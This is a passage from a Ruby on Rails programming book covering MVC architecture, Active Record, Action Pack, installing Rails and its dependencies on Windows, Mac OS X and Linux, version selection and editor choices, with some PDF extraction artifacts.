    A CKNOWLEDGMENTS 19 Because he’s the fellow who invented Rails, these are the sections to read if you want to become a Rails pro. Joe Asks... Joe, the mythical developer, sometimes pops up to ask questions about stuff we talk about in the text. We answer these questions as we go along. This book isn’t a reference manual for Rails. We show most of the modules and most of their methods, either by example or narratively in the text, but we don’t have hundreds of pages of API listings. There’s a good reason for this—you get that documentation whenever you install Rails, and it’s guaranteed to be more up-to-date than the material in this book. If you install Rails using RubyGems (which we recommend), simply start the gem documentation server (using the command gem server), and you can access all the Rails APIs by pointing your browser at http://localhost:8808. Rails Versions This book is based on Rails 2.0. In particular, its code has been run against the Rails 2.2.2 RubyGem. Previous versions of Rails contain incompatibilities with 2.2.2, and it is more than likely that future versions will, too. 1.3 Acknowledgments You’d think that producing a third edition of a book would be easy. After all, you already have all the text. It’s just a tweak to some code here and a minor wording change there, and you’re done. You’d think.... It’s difficult to tell exactly, but our impression is that creating each edition of Agile Web Development with Rails took about as much effort as the first edi- tion. Rails is constantly evolving and, as it does, so has this book. Parts of the Depot application were rewritten several times, and all of the narrative was updated. The emphasis on REST and the addition of the deprecation mecha- nism all changed the structure of the book as what was once hot became just lukewarm. So, this book would not exist without a massive amount of help from the Ruby and Rails communities. As with the original, this book was released as a beta book: early versions were posted as PDFs, and people made comments online. And comment they did: more than 1,200 suggestions and bug reports were posted. The vast majority ended up being incorporated, making this book immeasurably more useful than it would have been. Thank you all, both for supporting the beta book program and for contributing so much valuable feedback. Report erratum this copy is (P1.0 printing, March 2009)
  • 20.
    A CKNOWLEDGMENTS 20 As with the first edition, the Rails core team was incredibly helpful, answering questions, checking out code fragments, and fixing bugs. A big thank you to the following: Scott Barron (htonl), Jamis Buck (minam), Thomas Fuchs (madrobby), Jeremy Kemper (bitsweat), Michael Koziarski (nzkoz), Marcel Molina Jr, (noradio), Rick Olson (technoweenie), Nicholas Seckar (Ulysses), Sam Stephenson (sam), Tobias Lütke (xal), and Florian Weber (csshsh) We’d like to thank the folks who contributed the specialized chapters to the book: Leon Breedt, Mike Clark, James Duncan Davidson, Justin Gehtland, and Andreas Schwarz. From Sam Ruby This effort has turned out to be both harder and more rewarding than I would have ever anticipated. It’s been harder in that Rails has changed so much and there has been so much to learn (in terms of Rails 2.0, in terms of SQLite 3, and also in terms of working with a different publisher, operating system, and toolset). But I can’t begin to express how much I like the beta book program— the readers who this book has attracted so far have been great, and their comments, questions, and feedback have been most appreciated. Sam Ruby January 2009 rubys@intertwingly.net From Dave Thomas I keep promising myself that each book will be the last, if for no other reason than each takes me away from my family for months at a time. Once again: Juliet, Zachary, and Henry—thank you for everything. Dave Thomas November 2006 dave@pragprog.com “Agile Web Development with Rails...I found it in our local bookstore, and it seemed great!” —Dave’s mum Report erratum this copy is (P1.0 printing, March 2009)
  • 21.
  • 22.
    Chapter 2 The Architecture of Rails Applications One of the interesting features of Rails is that it imposes some fairly serious constraints on how you structure your web applications. Surprisingly, these constraints make it easier to create applications—a lot easier. Let’s see why. 2.1 Models, Views, and Controllers Back in 1979, Trygve Reenskaug came up with a new architecture for develop- ing interactive applications. In his design, applications were broken into three types of components: models, views, and controllers. The model is responsible for maintaining the state of the application. Some- times this state is transient, lasting for just a couple of interactions with the user. Sometimes the state is permanent and will be stored outside the appli- cation, often in a database. A model is more than just data; it enforces all the business rules that apply to that data. For example, if a discount shouldn’t be applied to orders of less than $20, the model will enforce the constraint. This makes sense; by putting the implementation of these business rules in the model, we make sure that nothing else in the application can make our data invalid. The model acts as both a gatekeeper and a data store. The view is responsible for generating a user interface, normally based on data in the model. For example, an online store will have a list of products to be displayed on a catalog screen. This list will be accessible via the model, but it will be a view that accesses the list from the model and formats it for the end user. Although the view may present the user with various ways of inputting data, the view itself never handles incoming data. The view’s work is done once the data is displayed. There may well be many views that access the same model data, often for different purposes. In the online store, there’ll
  • 23.
    M ODELS ,V IEWS , AND C ONTROLLERS 23 Browser sends request Controller interacts with model Controller invokes view Controller View renders next browser screen View Model Database Figure 2.1: The Model-View-Controller architecture be a view that displays product information on a catalog page and another set of views used by administrators to add and edit products. Controllers orchestrate the application. Controllers receive events from the outside world (normally user input), interact with the model, and display an appropriate view to the user. This triumvirate—the model, view, and controller—together form an architec- ture known as MVC. MVC is shown in abstract terms in Figure 2.1. MVC was originally intended for conventional GUI applications, where devel- opers found the separation of concerns led to far less coupling, which in turn made the code easier to write and maintain. Each concept or action was expressed in just one well-known place. Using MVC was like constructing a skyscraper with the girders already in place—it was a lot easier to hang the rest of the pieces with a structure already there. In the software world, we often ignore good ideas from the past as we rush headlong to meet the future. When developers first started producing web applications, they went back to writing monolithic programs that intermixed presentation, database access, business logic, and event handling in one big ball of code. But ideas from the past slowly crept back in, and folks started experimenting with architectures for web applications that mirrored the 20- year-old ideas in MVC. The results were frameworks such as WebObjects, Struts, and JavaServer Faces. All are based (with varying degrees of fidelity) on the ideas of MVC. Report erratum this copy is (P1.0 printing, March 2009)
  • 24.
    M ODELS ,V IEWS , AND C ONTROLLERS 24 Routing http://my.url/store/add_to_cart/123 Routing finds store controller Controller interacts with model Controller invokes view Store View renders next browser screen Controller Display Active Cart Record Database View Model Figure 2.2: Rails and MVC Ruby on Rails is an MVC framework, too. Rails enforces a structure for your application—you develop models, views, and controllers as separate chunks of functionality, and it knits them all together as your program executes. One of the joys of Rails is that this knitting process is based on the use of intelligent defaults so that you typically don’t need to write any external configuration metadata to make it all work. This is an example of the Rails philosophy of favoring convention over configuration. In a Rails application, an incoming request is first sent to a router, which works out where in the application the request should be sent and how the request itself should be parsed. Ultimately, this phase identifies a particular method (called an action in Rails parlance) somewhere in the controller code. The action might look at data in the request, it might interact with the model, and it might cause other actions to be invoked. Eventually the action prepares information for the view, which renders something to the user. Rails handles an incoming request as shown in Figure 2.2. In this example, the application has previously displayed a product catalog page, and the user has just clicked the Add to Cart button next to one of the products. This button links to http://my.url/store/add_to_cart/123, where add_to_cart is an action in our application and 123 is our internal id for the selected product.1 1. We cover the format of Rails URLs later in the book. However, it’s worth pointing out here that having URLs perform actions such as “add to cart” can be dangerous. For more details, see Section 22.6, The Problem with GET Requests, on page 505. Report erratum this copy is (P1.0 printing, March 2009)
  • 25.
    A CTIVE RECORD : R AILS M ODEL S UPPOR T 25 The routing component receives the incoming request and immediately picks it apart. In this simple case, it takes the first part of the path, store, as the name of the controller and the second part, add_to_cart, as the name of an action. The last part of the path, 123, is by convention extracted into an internal parameter called id. As a result of all this analysis, the router knows it has to invoke the add_to_cart method in the controller class StoreController (we’ll talk about naming conventions on page 268). The add_to_cart method handles user requests. In this case, it finds the current user’s shopping cart (which is an object managed by the model). It also asks the model to find the information for product 123. It then tells the shopping cart to add that product to itself. (See how the model is being used to keep track of all the business data? The controller tells it what to do, and the model knows how to do it.) Now that the cart includes the new product, we can show it to the user. The controller invokes the view code, but before it does, it arranges things so that the view has access to the cart object from the model. In Rails, this invocation is often implicit; again, conventions help link a particular view with a given action. That’s all there is to an MVC web application. By following a set of conven- tions and partitioning your functionality appropriately, you’ll discover that your code becomes easier to work with and your application becomes easier to extend and maintain. Seems like a good trade. If MVC is simply a question of partitioning your code a particular way, you might be wondering why you need a framework such as Ruby on Rails. The answer is straightforward: Rails handles all of the low-level housekeeping for you—all those messy details that take so long to handle by yourself—and lets you concentrate on your application’s core functionality. Let’s see how.... 2.2 Active Record: Rails Model Support In general, we’ll want our web applications to keep their information in a rela- tional database. Order-entry systems will store orders, line items, and cus- tomer details in database tables. Even applications that normally use unstruc- tured text, such as weblogs and news sites, often use databases as their back- end data store. Although it might not be immediately apparent from the SQL2 you use to access them, relational databases are actually designed around mathematical set theory. Although this is good from a conceptual point of view, it makes it difficult to combine relational databases with object-oriented (OO) program- ming languages. Objects are all about data and operations, and databases are 2. SQL, referred to by some as Structured Query Language, is the language used to query and update relational databases. Report erratum this copy is (P1.0 printing, March 2009)
  • 26.
    A CTIVE RECORD : R AILS M ODEL S UPPOR T 26 all about sets of values. Operations that are easy to express in relational terms are sometimes difficult to code in an OO system. The reverse is also true. Over time, folks have worked out ways of reconciling the relational and OO views of their corporate data. Let’s look at two different approaches. One orga- nizes your program around the database; the other organizes the database around your program. Database-centric Programming The first folks who coded against relational databases programmed in proce- dural languages such as C and COBOL. These folks typically embedded SQL directly into their code, either as strings or by using a preprocessor that con- verted SQL in their source into lower-level calls to the database engine. The integration meant that it became natural to intertwine the database logic with the overall application logic. A developer who wanted to scan through orders and update the sales tax in each order might write something exceed- ingly ugly, such as this: EXEC SQL BEGIN DECLARE SECTION; int id; float amount; EXEC SQL END DECLARE SECTION; EXEC SQL DECLARE c1 AS CURSOR FOR select id, amount from orders; while (1) { float tax; EXEC SQL WHENEVER NOT FOUND DO break; EXEC SQL FETCH c1 INTO :id, :amount; tax = calc_sales_tax(amount) EXEC SQL UPDATE orders set tax = :tax where id = :id; } EXEC SQL CLOSE c1; EXEC SQL COMMIT WORK; Scary stuff, eh? Don’t worry. We won’t be doing any of this, even though this style of programming is common in scripting languages such as Perl and PHP. It’s also available in Ruby. For example, we could use Ruby’s DBI library to produce similar-looking code (like the previous example, this one has no error checking): Method definition ֒ page 668 → def update_sales_tax update = @db.prepare("update orders set tax=? where id=?" ) @db.select_all("select id, amount from orders" ) do |id, amount| tax = calc_sales_tax(amount) update.execute(tax, id) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 27.
    A CTIVE RECORD : R AILS M ODEL S UPPOR T 27 This approach is concise and straightforward and indeed is widely used. It seems like an ideal solution for small applications. However, there is a prob- lem. Intermixing business logic and database access like this can make it hard to maintain and extend the applications in the future. And you still need to know SQL just to get started on your application. Say, for example, our enlightened state government passes a new law that says we have to record the date and time that sales tax was calculated. That’s not a problem, we think. We just have to get the current time in our loop, add a column to the SQL update statement, and pass the time to the execute call. But what happens if we set the sales tax column in many different places in the application? Now we’ll need to go through and find all these places, updating each. We have duplicated code, and (if we miss a place where the column is set) we have a source of errors. In regular programming, object orientation has taught us that encapsulation solves these types of problems. We’d wrap everything to do with orders in a class; we’d have a single place to update when the regulations change. Folks have extended these ideas to database programming. The basic premise is trivially simple. We wrap access to the database behind a layer of classes. The rest of our application uses these classes and their objects—it never inter- acts with the database directly. This way we’ve encapsulated all the schema- specific stuff into a single layer and decoupled our application code from the low-level details of database access. In the case of our sales tax change, we’d simply change the class that wrapped the orders table to update the times- tamp whenever the sales tax was changed. In practice, this concept is harder to implement than it might appear. Real-life database tables are interconnected (an order might have multiple line items, for example), and we’d like to mirror this in our objects: the order object should contain a collection of line item objects. But we then start getting into issues of object navigation, performance, and data consistency. When faced with these complexities, the industry did what it always does; it invented a three-letter acronym: ORM, which stands for object-relational mapping. Rails uses ORM. Object-Relational Mapping ORM libraries map database tables to classes. If a database has a table called orders, our program will have a class named Order. Rows in this table corre- spond to objects of the class—a particular order is represented as an object of class Order. Within that object, attributes are used to get and set the individual columns. Our Order object has methods to get and set the amount, the sales tax, and so on. Report erratum this copy is (P1.0 printing, March 2009)
  • 28.
    A CTIVE RECORD : R AILS M ODEL S UPPOR T 28 In addition, the Rails classes that wrap our database tables provide a set of class-level methods that perform table-level operations. For example, we might need to find the order with a particular id. This is implemented as a class method that returns the corresponding Order object. In Ruby code, this might class method ֒ page 670 → look like this: order = Order.find(1) puts puts "Customer #{order.customer_id}, amount=#{order.amount}" ֒ page 668 → Sometimes these class-level methods return collections of objects: iterating Order.find(:all, :conditions => "name='dave'" ).each do |order| ֒ page 675 → puts order.amount end Finally, the objects corresponding to individual rows in a table have methods that operate on that row. Probably the most widely used is save, the operation that saves the row to the database: Order.find(:all, :conditions => "name='dave'" ).each do |order| order.discount = 0.5 order.save end So, an ORM layer maps tables to classes, rows to objects, and columns to attributes of those objects. Class methods are used to perform table-level oper- ations, and instance methods perform operations on the individual rows. In a typical ORM library, you supply configuration data to specify the map- pings between entities in the database and entities in the program. Program- mers using these ORM tools often find themselves creating and maintaining a boatload of XML configuration files. Active Record Active Record is the ORM layer supplied with Rails. It closely follows the stan- dard ORM model: tables map to classes, rows to objects, and columns to object attributes. It differs from most other ORM libraries in the way it is configured. By relying on convention and starting with sensible defaults, Active Record minimizes the amount of configuration that developers perform. To illustrate this, here’s a program that uses Active Record to wrap our orders table: require 'active_record' class Order < ActiveRecord::Base end order = Order.find(1) order.discount = 0.5 order.save Report erratum this copy is (P1.0 printing, March 2009)
  • 29.
    A CTION PACK : T HE V IEW AND C ONTROLLER 29 This code uses the new Order class to fetch the order with an id of 1 and modify the discount. (We’ve omitted the code that creates a database connection for now.) Active Record relieves us of the hassles of dealing with the underlying database, leaving us free to work on business logic. But Active Record does more than that. As you’ll see when we develop our shopping cart application, starting on page 63, Active Record integrates seam- lessly with the rest of the Rails framework. If a web form sends the application data related to a business object, Active Record can extract it into our model. Active Record supports sophisticated validation of model data, and if the form data fails validations, the Rails views can extract and format errors with just a single line of code. Active Record is the solid model foundation of the Rails MVC architecture. That’s why we devote three chapters to it, starting on page 315. 2.3 Action Pack: The View and Controller When you think about it, the view and controller parts of MVC are pretty intimate. The controller supplies data to the view, and the controller receives events from the pages generated by the views. Because of these interactions, support for views and controllers in Rails is bundled into a single component, Action Pack. Don’t be fooled into thinking that your application’s view code and controller code will be jumbled up just because Action Pack is a single component. Quite the contrary; Rails gives you the separation you need to write web applications with clearly demarcated code for control and presentation logic. View Support In Rails, the view is responsible for creating either all or part of a page to be displayed in a browser.3 At its simplest, a view is a chunk of HTML code that displays some fixed text. More typically you’ll want to include dynamic content created by the action method in the controller. In Rails, dynamic content is generated by templates, which come in three flavors. The most common templating scheme, called Embedded Ruby (ERb), embeds snippets of Ruby code within a view document.4 This approach is very flexible, but purists sometimes complain that it violates the spirit of MVC. By embedding code in the view, we risk adding logic that should be in the model or the controller. This complaint is largely groundless, because views contained active code even in the original MVC architectures. Maintaining a 3. Or an XML response, or an e-mail, or.... The key point is that views generate the response back to the user. 4. This approach might be familiar to web developers working with PHP or Java’s JSP technology. Report erratum this copy is (P1.0 printing, March 2009)
  • 30.
    A CTION PACK : T HE V IEW AND C ONTROLLER 30 clean separation of concerns is part of the job of the developer. (We look at HTML templates in Section 23.1, ERb Templates, on page 511.) XML Builder can also be used to construct XML documents using Ruby code— the structure of the generated XML will automatically follow the structure of the code. We discuss xml.builder templates starting on page 510. Rails also provides RJS views. These allow you to create JavaScript fragments on the server that are then executed on the browser. This is great for creating dynamic Ajax interfaces. We talk about these starting on page 600. And the Controller! The Rails controller is the logical center of your application. It coordinates the interaction between the user, the views, and the model. However, Rails handles most of this interaction behind the scenes; the code you write concentrates on application-level functionality. This makes Rails controller code remarkably easy to develop and maintain. The controller is also home to a number of important ancillary services: • It is responsible for routing external requests to internal actions. It han- dles people-friendly URLs extremely well. • It manages caching, which can give applications orders-of-magnitude performance boosts. • It manages helper modules, which extend the capabilities of the view templates without bulking up their code. • It manages sessions, giving users the impression of ongoing interaction with our applications. There’s a lot to Rails. Rather than attack it component by component, let’s roll up our sleeves and write a couple of working applications. In the next chapter, we’ll install Rails. After that, we’ll write something simple, just to make sure we have everything installed correctly. In Chapter 5, The Depot Application, on page 63, we’ll start writing something more substantial—a simple online store application. Report erratum this copy is (P1.0 printing, March 2009)
  • 31.
    Chapter 3 Installing Rails 3.1 Your Shopping List To get Rails running on your system, you’ll need the following: • A Ruby interpreter. Rails is written in Ruby, and you’ll be writing your applications in Ruby too. The Rails team now recommends Ruby version 1.8.7. • Ruby on Rails. This book was written using Rails version 2 (specifically the 2.2.2 Rails RubyGem).1 • Some libraries. • A database. We’re using SQLite 3 in this book. For a development machine, that’s about all you’ll need (apart from an editor, and we’ll talk about editors separately). However, if you are going to deploy your application, you will also need to install a production web server (as a minimum) along with some support code to let Rails run efficiently. We have a whole chapter devoted to this, starting on page 651, so we won’t talk about it more here. So, how do you get all this installed? It depends on your operating system.... 3.2 Installing on Windows If you’re using Windows for development, you’re in luck, because InstantRails 2.0 is a single download that contains Ruby, Rails, SQLite 3 (version 3.5.4 at the time of writing), and all the gubbins needed to make them work together. It even contains an Apache web server and the support code that lets you deploy high-performance web applications. 1. It also has been tested periodically with Edge Rails and should work there too, but given the uncertain nature of the Edge at any point in time, there are no guarantees that this will work.
  • 32.
    I NSTALLING ONW INDOWS 32 1. Create a folder to contain the InstantRails installation. The path to the folder cannot contain any spaces (so C:Program Files would be a poor choice). 2. Visit the InstantRails website,2 and follow the link to download the latest .zip file. (It’s about 70MB, so make a pot of tea before starting if you’re on a slow connection.) Put it into the directory you created in step 1. 3. You’ll need to unzip the archive if your system doesn’t do it automatically. 4. Navigate to the InstantRails-2.0 directory, and start InstantRails by double- clicking the InstantRails icon (it’s the big red I). • If you see a pop-up asking whether it’s OK to regenerate configura- tion files, say OK . • If you see a security alert saying that Apache has been blocked by the firewall, well...we’re not going to tell you whether to block it or unblock it. For the purposes of this book, we aren’t going to be using Apache, so it doesn’t matter. The safest course of action is to say Keep Blocking . If you know what you are doing and you aren’t running IIS on your machine, you can unblock the port and use Apache later. You should see a small InstantRails window appear. You can use this to monitor and control Rails applications. However, we’ll be digging a lit- tle deeper than this, so we’ll be using a console window. To start this, click the I button in the top-left corner of the InstantRails window (the button has a black I with a red dot in the lower right). From the menu, select Rails Applications..., followed by Open Ruby Console Window. You should see a command window pop up, and you’ll be sitting in the rails_apps directory, as shown in Figure 3.1, on the next page. You can verify your versions of Ruby and Rails by typing the commands ruby -v and rails -v, respectively. At this point, you’re up and running. But, before you skip to the start of the next chapter, you should know three important facts. First, and most important, whenever you want to enter commands in a console window, you must use a console started from the InstantRails menu. Follow the same procedure we used previously (clicking the I, and so on). If you bring up a regular Windows command prompt, stuff just won’t work. (Why? Because InstantRails is self-contained—it doesn’t install itself into your global Windows environment. That means all the programs you need are not by default in the Windows path. You can, with a little fiddling, add them and then use the regular command window, but the InstantRails way seems just as easy.) 2. http://instantrails.rubyforge.org/wiki/wiki.pl Report erratum this copy is (P1.0 printing, March 2009)
  • 33.
    I NSTALLING ONM AC OS X 33 Figure 3.1: Instant Rails—starting a console Second, at the time of this writing, InstantRails 2.0 bundles and ships Rails version 2.0.2. The examples in this book are based on Rails 2.2.2. At any time you can upgrade your version of Rails to the very latest by opening an InstantRails console and typing this: C:rails_apps> gem update --system C:rails_apps> gem update rails There is no need to upgrade your version of Ruby, because Ruby 1.8.6 will work just fine. Finally, the example sessions in this book are based on execution on a Mac. Although the ruby and rails commands are exactly the same, the Unix com- mands are different. This book uses only one Unix command: ls. The Windows equivalent is dir. OK, you Windows users are done. You can skip forward to Section 3.5, Choos- ing a Rails Version, on page 36. See you there. 3.3 Installing on Mac OS X As of OS X 10.4.6 (Tiger), Mac users have a decent Ruby installation included as standard. And OS X 10.5 (Leopard) includes Rails itself. However, this is Rails 1.2.6. So either way, you have some upgrading to do, a bit more for Tiger than for Leopard, but it’s not too difficult either way. Report erratum this copy is (P1.0 printing, March 2009)
  • 34.
    I NSTALLING ONL INUX 34 Tiger users will also need to upgrade SQLite 3. This can be done via compiling from source (which sounds scarier than it is). You can find the instructions to do so at http://www.sqlite.org/download.html. An alternate way to install SQLite 3 is via the popular MacPorts package, which you can find at http://www.macports.org/install.php. Although the instruc- tions look a bit scary, the individual steps are pretty straightforward: run an installer, run another installer, add two lines to a file, run yet another installer, and then issue a single command. This may not turn out to be easier than compiling from source for yourself, but many find the investment to be worth it because it makes installing further packages as easy as a single command. So if you have ports installed, let’s upgrade the version of SQLite 3 on your machine: sudo port upgrade sqlite3 Both Tiger and Leopard users can use the following commands to update their system the rest of the way. If you just installed MacPorts, be sure to take heed of the important note to open a new shell and verify via the env command that your path and variable changes are in effect. If you haven’t already done so, install Apple’s XCode Developer Tools (version 3.1 or later for Leopard, 2.4.1 or later for Tiger), found at the Apple Developer Connection site or on your Mac OS X installation CDs/DVD. sudo gem update --system sudo gem install rails sudo gem update rake sudo gem install sqlite3-ruby The following step is rarely necessary, but it can be helpful if things continue to go wrong. You can verify which version of SQLite 3 your sqlite3-ruby interface is bound to by running the following as a stand-alone program, from within irb, or from within ruby script/console. require 'rubygems' require 'sqlite3' tempname = "test.sqlite#{3+rand}" db = SQLite3::Database.new(tempname) puts db.execute('select sqlite_version()' ) db.close File.unlink(tempname) 3.4 Installing on Linux Start with your platform’s native package management system, be it aptitude, dpkg, portage, rpm, rug, synaptic, up2date, or yum. Report erratum this copy is (P1.0 printing, March 2009)
  • 35.
    I NSTALLING ONL INUX 35 Upgrading RubyGems There are many different ways to upgrade RubyGems. Unfortunately, depend- ing on which version of RubyGems you have installed and what distribution you are running, not all of the ways work. Be persistent. Try each of the follow- ing until you find one that works for you. • Using the gem update system: sudo gem update --system • Using the gem designed to update troublesome systems: sudo gem install rubygems-update sudo update_rubygems • Using setup.rb, which is provided with rubygems-update: sudo gem install rubygems-update cd /var/lib/gems/1.8/gems/rubygems-update-* sudo ruby setup.rb • Finally, installing from source: wget http://rubyforge.org/frs/download.php/45905/rubygems-1.3.1.tgz tar xzf rubygems-1.3.1.tgz cd rubygems-1.3.1 sudo ruby setup.rb The first step is to install the necessary dependencies. The following instruc- tions are for Ubuntu 8.10, Intrepid Ibex; you can adapt them as necessary for your installation: sudo aptitude update sudo aptitude install build-essential libopenssl-ruby sudo aptitude install ruby rubygems ruby1.8-dev libsqlite3-dev Before proceeding, it is important to verify that the version of RubyGems is at least 1.3.1. You can find out the version by issuing gem -v. How to upgrade your version of RubyGems is described in the sidebar on the current page. sudo gem install rails sudo gem install sqlite3-ruby On the last command, you will be prompted to select which gem to install for your platform. Simply select the latest (topmost) gem that contains the word ruby in parentheses, and a native extension will be built for you. You may also need to add /var/lib/gems/1.8/bin to your PATH environment vari- able. You can do this by adding a line to your .bashrc file: export PATH=/var/lib/gems/1.8/bin:$PATH Report erratum this copy is (P1.0 printing, March 2009)
  • 36.
    C HOOSING AR AILS V ERSION 36 3.5 Choosing a Rails Version The previous instructions helped you install the latest version of Rails. But occasionally you might not want to run with that version. Perhaps a new ver- sion of Rails has come out since this book has been published, so you want to be absolutely confident that the examples that you see here exactly match the version of Rails you are running. Or perhaps you are developing on one machine but intending to deploy on another machine that contains a version of Rails that you don’t have any control over. If either of these situations applies to you, you need to be aware of a few things. For starters, you can find out all the versions of Rails you have installed using the gem command: gem list --local rails You can also verify what version of Rails you are running as the default by using the rails --version command. It should return 2.2.2 or later. Installing another version of Rails is also done via the gem command. Depend- ing on your operating system, you might need to preface the command with sudo. gem install rails --version 2.2.2 Now, having multiple versions of Rails wouldn’t do anybody any good unless there were a way to pick one. As luck would have it, there is. On any rails command, you can control which version of Rails is used by inserting the full version number surrounded by underscores before the first parameter of the command: rails _2.2.2_ --version This is particularly handy when you create a new application, because once you create an application with a specific version of Rails, it will continue to use that version of Rails—even if newer versions are installed on the system—until you decide it is time to upgrade. How to change the version of Rails that your application is using is described in the sidebar on page 264. And finally, should you decide to proceed using a version other than 2.2.2, you are not completely on your own. You can find a list of changes that will affect you at http://wiki.pragprog.com/changes-to-rails. 3.6 Development Environments The day-to-day business of writing Rails programs is pretty straightforward. Everyone works differently; here’s how we work. Report erratum this copy is (P1.0 printing, March 2009)
  • 37.
    D EVELOPMENT ENVIRONMENTS 37 The Command Line We do a lot of work at the command line. Although there are an increasing number of GUI tools that help generate and manage a Rails application, we find the command line is still the most powerful place to be. It’s worth spending a little while getting familiar with the command line on your operating system. Find out how to use it to edit commands that you’re typing, how to search for and edit previous commands, and how to complete the names of files and commands as you type.3 Version Control We keep all our work in a version control system (currently Git). We make a point of checking a new Rails project into Git when we create it and committing changes once we have passing tests. We normally commit to the repository many times an hour. If you’re working on a Rails project with other people, consider setting up a continuous integration (CI) system. When anyone checks in changes, the CI system will check out a fresh copy of the application and run all the tests. It’s a simple way to ensure that accidental breakages get immediate attention. You can also set up your CI system so that your customers can use it to play with the bleeding-edge version of your application. This kind of transparency is a great way of ensuring that your project isn’t going off the tracks. Editors We write our Rails programs using a programmer’s editor. We’ve found over the years that different editors work best with different languages and environ- ments. For example, Dave originally wrote this chapter using Emacs, because he thinks that its Filladapt mode is unsurpassed when it comes to neatly for- matting XML as he types. Sam updated the chapter using VIM. But many think that neither Emacs nor VIM are ideal for Rails development and prefer to use TextMate. Although the choice of editor is a personal one, here are some suggestions of features to look for in a Rails editor: • Support for syntax highlighting of Ruby and HTML. Ideally support for .erb files (a Rails file format that embeds Ruby snippets within HTML). • Support of automatic indentation and reindentation of Ruby source. This is more than an aesthetic feature: having an editor indent your program as you type is the best way of spotting bad nesting in your code. Being able to reindent is important when you refactor your code and move stuff. 3. So-called tab completion is standard on Unix shells such as Bash and zsh. It allows you to type the first few characters of a filename, hit Tab , and have the shell look for and complete the name based on matching files. This behavior is also available by default in the Windows XP command shell. You can enable this behavior in older versions of Windows using the freely available TweakUI power toy from Microsoft. Report erratum this copy is (P1.0 printing, March 2009)
  • 38.
    D EVELOPMENT ENVIRONMENTS 38 Where’s My IDE? If you’re coming to Ruby and Rails from languages such as C# and Java, you may be wondering about IDEs. After all, we all know that it’s impossible to code modern applications without at least 100MB of IDE supporting our every keystroke. For you enlightened ones, here’s the point in the book where we rec- ommend you sit down—ideally propped up on each side by a pile of frame- work references and 1,000-page Made Easy books. There are no fully fledged IDEs for Ruby or Rails (although some environments come close). Instead, most Rails developers use plain old editors. And it turns out that this isn’t as much of a problem as you might think. With other, less expressive languages, programmers rely on IDEs to do much of the grunt work for them: IDEs do code generation, assist with navigation, and compile incre- mentally to give early warning of errors. With Ruby, however, much of this support just isn’t necessary. Editors such as TextMate give you 90 percent of what you’d get from an IDE but are far lighter weight. Just about the only useful IDE facility that’s missing is refactoring sup- port.∗ ∗. We prefer using one editor for everything. Others use specialized editors for creating application code vs. (say) HTML layouts. For the latter, look for plug-ins for popular tools such as Dreamweaver. (TextMate’s ability to reindent when it pastes code from the clipboard is very convenient.) • Support for insertion of common Ruby and Rails constructs. You’ll be writing lots of short methods, and if the IDE creates method skeletons with a keystroke or two, you can concentrate on the interesting stuff inside. • Good file navigation. As you’ll see, Rails applications are spread across many files.4 You need an environment that helps you navigate quickly between these. You’ll add a line to a controller to load up a value, switch to the view to add a line to display it, and then switch to the test to verify you did it all right. Something like Notepad, where you traverse a File Open dialog box to select each file to edit, just won’t cut it. We prefer a combination of a tree view of files in a sidebar, a small set of keystrokes that help us find a file (or files) in a directory tree by name, and some built-in smarts that know how to navigate (say) between a controller action and the corresponding view. 4. A newly created Rails application enters the world containing forty-eight files spread across thirty-seven directories. That’s before you’ve written a thing.... Report erratum this copy is (P1.0 printing, March 2009)
  • 39.
    D EVELOPMENT ENVIRONMENTS 39 • Name completion. Names in Rails tend to be long. A nice editor will let you type the first few characters and then suggest possible completions to you at the touch of a key. We hesitate to recommend specific editors because we’ve used only a few in earnest and we’ll undoubtedly leave someone’s favorite editor off the list. Nev- ertheless, to help you get started with something other than Notepad, here are some suggestions: • The Ruby and Rails editor of choice on Mac OS X is TextMate (http:// macromates.com/). • XCode 3.0 on Mac OS X has an Organizer that provides much of what you might need. A tutorial that will get you started with Rails on Leopard is available at http://developer.apple.com/tools/developonrailsleopard.html. • For those who would otherwise like to use TextMate but happen to be using Windows, E-TextEditor (http://e-texteditor.com/) provides “The Power of TextMate on Windows.” • Aptana RadRails (http://www.aptana.com/rails/) is an integrated Rails development environment that runs in Aptana Studio and Eclipse. It runs on Windows, Mac OS X, and Linux. It won an award for being the best open source developer tool based on Eclipse in 2006, and Aptana became the home for the project in 2007. • NetBeans IDE 6.5 (http://www.netbeans.org/features/ruby/index.html) sup- ports Windows, Mac OS X, Solaris, and Linux. It’s available in a down- load bundle with Ruby support or as a Ruby pack that can be down- loaded later. In addition to specific support for Rails 2.0, Rake targets, and database migrations, it supports a Rails code generator graphical wizard and quick navigation from a Rails action to its corresponding view. • jEdit (http://www.jedit.org/) is a fully featured editor with support for Ruby. It has extensive plug-in support. • Komodo (http://www.activestate.com/Products/Komodo/) is ActiveState’s IDE for dynamic languages, including Ruby. • Arachno Ruby (http://www.ruby-ide.com/ruby/ruby_ide_and_ruby_editor.php) is a commercial IDE for Ruby. Ask experienced developers who use your kind of operating system which edi- tor they use. Spend a week or so trying alternatives before settling in. And, once you’ve chosen an editor, make it a point of pride to learn some new fea- ture every day. Report erratum this copy is (P1.0 printing, March 2009)
  • 40.
    R AILS ANDD ATABASES 40 Creating Your Own Rails API Documentation You can create your own local version of the consolidated Rails API docu- mentation. Just type the following commands at a command prompt (remem- bering to start the command window in your Rails environment if you’re using InstantRails or Locomotive): rails_apps> rails dummy_app rails_apps> cd dummy_app dummy_app> rake rails:freeze:gems dummy_app> rake doc:rails The last step takes a while. When it finishes, you’ll have the Rails API documen- tation in a directory tree starting at doc/api. We suggest moving this folder to your desktop and then deleting the dummy_app tree. To view the Rails API documentation, open the location doc/api/index.html with your browser. The Desktop We’re not going to tell you how to organize your desktop while working with Rails, but we will describe what we do. Most of the time, we’re writing code, running tests, and poking at an appli- cation in a browser. So, our main development desktop has an editor window and a browser window permanently open. We also want to keep an eye on the logging that’s generated by the application, so we keep a terminal window open. In it, we use tail -f to scroll the contents of the log file as it’s updated. We normally run this window with a very small font so it takes up less space—if we see something interesting flash by, we zoom it up to investigate. We also need access to the Rails API documentation, which we view in a browser. In the introduction, we talked about using the gem server5 command to run a local web server containing the Rails documentation. This is conve- nient, but it unfortunately splits the Rails documentation across a number of separate documentation trees. If you’re online, you can use http://api.rubyonrails. org to see a consolidated view of all the Rails documentation in one place. 3.7 Rails and Databases The examples in this book were written using SQLite 3 (version 3.4.0 or there- abouts). If you want to follow along with our code, it’s probably simplest if you use SQLite 3 too. If you decide to use something else, it won’t be a major prob- 5. For releases of RubyGems prior to 0.9.5, use the command gem server. Report erratum this copy is (P1.0 printing, March 2009)
  • 41.
